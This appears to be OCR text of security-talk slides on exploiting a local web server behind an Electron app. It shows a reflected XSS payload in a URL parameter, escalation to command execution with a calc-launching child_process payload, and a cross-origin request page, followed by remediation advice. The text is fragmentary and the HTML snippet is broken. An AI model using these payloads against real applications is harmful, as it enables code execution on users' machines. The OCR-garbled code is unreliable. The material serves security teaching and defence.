- The second, pos installing the software onto th

Live Monitoring

This will monitor yo

1

OK

Scan Type ● Static Scan ○ Live Monitoring

Run Status

Run Id <script>alert(1)</script>


Choose Collectors

Status report for .

GET Request -> XSS

http://192.168.56.101:8001/Home/StartCollection?Id=<script>alert(1)</script>& ...

http:/locahost:8001/Home/StartCollection?Id=<script>alert(1)</script> ...



Configure Scan

Static Scan

This will scan your system to gather a snapshot of the chosen parameters. To determine the ch
of a specific piece of software the system must be scanned at least twice.

- The first, pre-installation scan should be run on a clean system without the software unde
- The second, ... the software onto the sys

Live Monitoring


This will monitor ...

asa

1

Scan Type ● Static Scan ○ Live Monitoring **Run Status**

GET Request -> XSS -> RCE



```
C:\Users\IEUser\Downloads\AsaGui-windows-2.0.141>
```

```
this is inside the VM, running asa as admin
```

What About From The Browser?


The payload

```
require('child_process').exec('calc')
```

```
http://localhost:8001/Home/StartCollection?Id=<script>require('child_process').exec('calc')<\/script>3...
```

We will not have access to the response but no problem.

Jumping The Browser Sandbox



File Edit Selection View Go Run Terminal Help
● nem2.html - Visual Studio Code
nem2.html ●
C: > Users > Parsia > Desktop > nem2.html > html > body > script
*Untitled - Notepad
File Edit Format View Help
Ln 1, Col 12
100%
Windows (CRLF)
UTF-8
⊗ 0 ⚠ 0
Ln 21, Col 18
Spaces: 4
UTF-8
LF
HTML
Type here to search
10:05 PM
7/30/2020

```
<html>

    <head>
        <title>test SOP</title>
    </head>
    <body>
        <script>
            function httpPost(theUrl)
            {
                var xmlHttp = new XMLHttpRequest();
                xmlHttp.open( "GET", theUrl, false ); // false for synchronous request
                xmlHttp.send(
                return xmlHttp
            }

            var hax = "http://                                              ript>2&File=false&Port=fa

            var nem = httpPost
            console.log(nem);

        </script>
    </body>
</html>
```

```
The payload
```

Episode 4: Remediation

Image credit: *Westwood College Game Design Ad*, https://youtu.be/BRWvfMLl4ho

The Origin Header

The Origin header is set by browsers on cross-origin requests

  Forbidden header == JavaScript cannot set it

If the Origin header not in the allowlist reject the request

  Do not process the request first and rely on SOP or CORS

Checking the Origin header helps with WebSockets, too.

  WebSocket handshake == GET request

Do not rely on remote address.

  Browser is running on your machine so remote address == localhost

Electron

Do not trust user input

generic-xss-advice.txt

Do not enable “nodeIntegration” if you do not aboslutely need it.

preload has access to most Node APIs and works without it.

https://www.electronjs.org/docs/tutorial/security

If using a web server to serve assets to the Electron app, disable CORS.

Add Browsers To Your Threat Models




Image credit: *Apex Legends*, Respawn Entertainment/Electronic Arts

Bonus: Where Do I Start?

Practice

Start a VM - Install thickclient apps - Run “netstat” - Poke at local servers

Keyboard/Mouse/Peripheral Utilities are good candidates

https://www.electronjs.org/apps

Electron

https://github.com/doyensec/awesome-electronjs-hacking

Read TavisO bugs

https://bugs.chromium.org/p/project-zero/issues/list?q=localhost%20reporter%3Ataviso%40google.com&can=1

Questions

twitter.com/CryptoGangsta

https://parsiya.net

github.com/parsiya




Image credit: *Plants vs. Zombies: Battle for Neighborville*, PopCap Games/Electronic Arts